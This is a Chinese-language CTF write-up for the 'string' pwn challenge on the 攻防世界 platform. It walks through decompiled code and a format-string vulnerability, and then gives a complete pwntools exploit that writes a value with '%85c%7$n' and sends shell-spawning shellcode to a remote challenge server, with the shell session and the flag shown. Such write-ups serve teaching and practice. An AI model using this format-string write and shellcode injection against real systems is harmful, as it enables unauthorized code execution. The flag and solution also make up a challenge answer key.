string--writeup

原创

ATFWUS 于 2020-03-02 22:11:37 发布 312 收藏 1
分类专栏： CTF-PWN # 攻防世界-pwn -- WriteUp 文章标签： CTF PWN 格式化字符串漏洞 漏洞利用 攻防世界

文件下载地址：

链接：https://pan.baidu.com/s/1E2AYj1OK3ERkvq3EBEHP9A
提取码：pye1

0x01.分析

checksec：

```
root@at-ubuntu:/home/atfwus/rop# checksec string
[*] '/home/atfwus/rop/string'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
root@at-ubuntu:/home/atfwus/rop#
```

64位程序，只有ASLR没有开启。

查看源码：

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  _DWORD *v3; // rax
  __int64 v4; // ST18_8

  setbuf(stdout, 0LL);
  alarm(0x3Cu);
  sub_400996(60LL, 0LL);
  v3 = malloc(8uLL);
  v4 = (__int64)v3;
  *v3 = 68;
  v3[1] = 85;
  puts("we are wizard, we will give you hand, you can not defeat dragon by yourself ...");
  puts("we will tell you two secret ...");
  printf("secret[0] is %x\n", v4, a2);
  printf("secret[1] is %x\n", v4 + 4);
  puts("do not tell anyone ");
  sub_400D72(v4);
  puts("The End.....Really?");
  return 0LL;
}
```



```
unsigned __int64 __fastcall sub_400D72(__int64 a1)
{
  char s; // [rsp+10h] [rbp-20h]
  unsigned __int64 v3; // [rsp+28h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("What should your character's name be:");
  _isoc99_scanf((__int64)"%s", (__int64)&s);
  if ( strlen(&s) <= 0xC )
  {
    puts("Creating a new player.");
    sub_400A7D();
    sub_400BB9();
    sub_400CA6((_DWORD *)a1);
  }
  else
  {
    puts("Hei! What's up!");
  }
  return __readfsqword(0x28u) ^ v3;
}
```

```
unsigned __int64 sub_400A7D()
{
  char s1; // [rsp+0h] [rbp-10h]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts(" This is a famous but quite unusual inn. The air is fresh and the");
  puts("marble-tiled ground is clean. Few rowdy guests can be seen, and the");
  puts("furniture looks undamaged by brawls, which are very common in other pubs");
  puts("all around the world. The decoration looks extremely valuable and would fit");
  puts("into a palace, but in this city it's quite ordinary. In the middle of the");
  puts("room are velvet covered chairs and benches, which surround large oaken");
  puts("tables. A large sign is fixed to the northern wall behind a wooden bar. In");
  puts("one corner you notice a fireplace.");
  puts("There are two obvious exits: east, up.");
  puts("But strange thing is ,no one there.");
  puts("So, where you will go?east or up?:");
  while ( 1 )
  {
    _isoc99_scanf((__int64)"%s", (__int64)&s1);
    if ( !strcmp(&s1, "east") || !strcmp(&s1, "east") )
      break;
    puts("hei! I'm secious!");
    puts("So, where you will go?:");
  }
  if ( strcmp(&s1, "east") )
  {
    if ( !strcmp(&s1, "up") )
      sub_4009DD();
    puts("YOU KNOW WHAT YOU DO?");
    exit(0);
  }
  return __readfsqword(0x28u) ^ v2;
}
```



```
unsigned __int64 sub_400BB9()
{
  int v1; // [rsp+4h] [rbp-7Ch]
  __int64 v2; // [rsp+8h] [rbp-78h]
  char format; // [rsp+10h] [rbp-70h]
  unsigned __int64 v4; // [rsp+78h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  v2 = 0LL;
  puts("You travel a short distance east.That's odd, anyone disappear suddenly");
  puts(", what happend?! You just travel , and find another hole");
  puts("You recall, a big black hole will suckk you into it! Know what should you do?");
  puts("go into there(1), or leave(0)?:");
  _isoc99_scanf((__int64)"%d", (__int64)&v1);
  if ( v1 == 1 )
  {
    puts("A voice heard in your mind");
    puts("'Give me an address'");
    _isoc99_scanf((__int64)"%ld", (__int64)&v2);
    puts("And, you wish is:");
    _isoc99_scanf((__int64)"%s", (__int64)&format);
    puts("Your wish is");
    printf(&format, &format);
    puts("I hear it, I hear it....");
  }
  return __readfsqword(0x28u) ^ v4;
}
```

格式化字符串漏洞

```
unsigned __int64 __fastcall sub_400CA6(_DWORD *a1)
{
  void *v1; // rsi
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("Ahu!!!!!!!!!!!!!!!A Dragon has appeared!!");
  puts("Dragon say: HaHa! you were supposed to have a normal");
  puts("RPG game, but I have changed it! you have no weapon and ");
  puts("skill! you could not defeat me !");
  puts("That's sound terrible! you meet final boss!but you level is ONE!");
  if ( *a1 == a1[1] )
  {
    puts("Wizard: I will help you! USE YOU SPELL");
    v1 = mmap(0LL, 0x1000uLL, 7, 33, -1, 0LL);
    read(0, v1, 0x100uLL);
    ((void (__fastcall *)(_QWORD, void *))v1)(0LL, v1);
  }
  return __readfsqword(0x28u) ^ v3;
}
```

将V1强制转换为函数指针

理清程序流程：

1. 进入程序后，首先跳转到第一个有用的函数是400D72。
2. 要求输入一个名字，长度要小于13。
3. 然后进入400A7D，发现输入east可以返回。
4. 接着进入400BB9，发现有多个输入，并且明显看到了格式化字符串漏洞。
5. 进入400CA6，发现了将字符强制转换为函数指针的代码。
6. 没有存在其它有用的代码了。

寻找并利用漏洞：

1. 最明显的漏洞就是将v1强制转化为函数指针，这样程序就会去执行v1上的指令，如果我们使用一段shellcode，那么我们就可以得到shell。

```
.text:0000000000400D50                  mov     rax, [rbp+buf]
.text:0000000000400D54                  mov     edi, 0
.text:0000000000400D59                  call    rax
```


2.我们回溯去找执行这段代码的条件是*a=a[1]，我们不断回去找，发现，a其实就是v3，*a=68，a[1]=85，程序中间没有任何修改这两个值的地方，很明显是完全不相等的。但我们发现主函数中打印出了a的地址，还有a[1]的地址。

```
v3 = malloc(8uLL);
v4 = (__int64)v3;
*v3 = 68;
v3[1] = 85;
puts("we are wizard, we will give you hand, you can not defeat dragon by yourself ...");
puts("we will tell you two secret ...");
printf("secret[0] is %x\n", v4, a2);
printf("secret[1] is %x\n", v4 + 4);
puts("do not tell anyone ");
sub_400D72(v4);
puts("The End.....Really?");
return 0LL;
```


3.说明我们一定要利用这个地址去修改v3[0]的值。

4.在查看源码的时候，发现，有一个函数存在格式化字符串漏洞，刚好利用这个漏洞去修改v3的值。

5.首先需要确定偏移量，由于是64位程序，前6个参数从左到右存入寄存器，多余的才存入栈，所以我们最好不要把v3的地址放在格式化字符串中，因为有可能就被存入寄存器了，我们也可以用一个和地址相同长度的字符去尝试一下，一定要相同长度，不然无法确定，会发现在接下来的地址没有找到，所以我们肯定不能把v3的地址放在格式化字符串中，但前面有一个变量，可以存入长整型，我们就可以把地址存入前面的v2，然后测试一下偏移，如下：



可以看出，偏移量是7，于是我们可以开始构造脚本了。

0x03.exp

```
##!/usr/bin/env python
from pwn import*

r=remote("111.198.29.45",47547)
#r=process('./string')
#context.log_level = "debug"

r.recvuntil("secret[0] is ")
v3_0_addr=int(r.recv(7),16)
print(v3_0_addr)

r.sendlineafter("What should your character's name be:","ATFWUS")
r.sendlineafter("So, where you will go?east or up?:","east")
r.sendlineafter("go into there(1), or leave(0)?:","1")
r.sendlineafter("'Give me an address'",str(v3_0_addr))


payload="%85c%7$n"
#gdb.attach(r)
r.sendlineafter("And, you wish is:",payload)

#shellcode="\x6a\x3b\x58\x99\x52\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x53\x54\x5f\x52\x57\x54\x5e\x0f\x0
shellcode=asm(shellcraft.amd64.sh(),arch="amd64")
r.sendlineafter("Wizard: I will help you! USE YOU SPELL",shellcode)
r.interactive()
```

```
root@at-ubuntu:/home/atfwus/rop# python expstring.py
[+] Opening connection to 111.198.29.45 on port 47547: Done
10338320
[*] Switching to interactive mode

$ ls
bin
dev
flag
lib
lib32
lib64
string
$ cat flag
cyberpeace{5ad191933b8cdebc9f3f8d7fab1f01aa}
$
```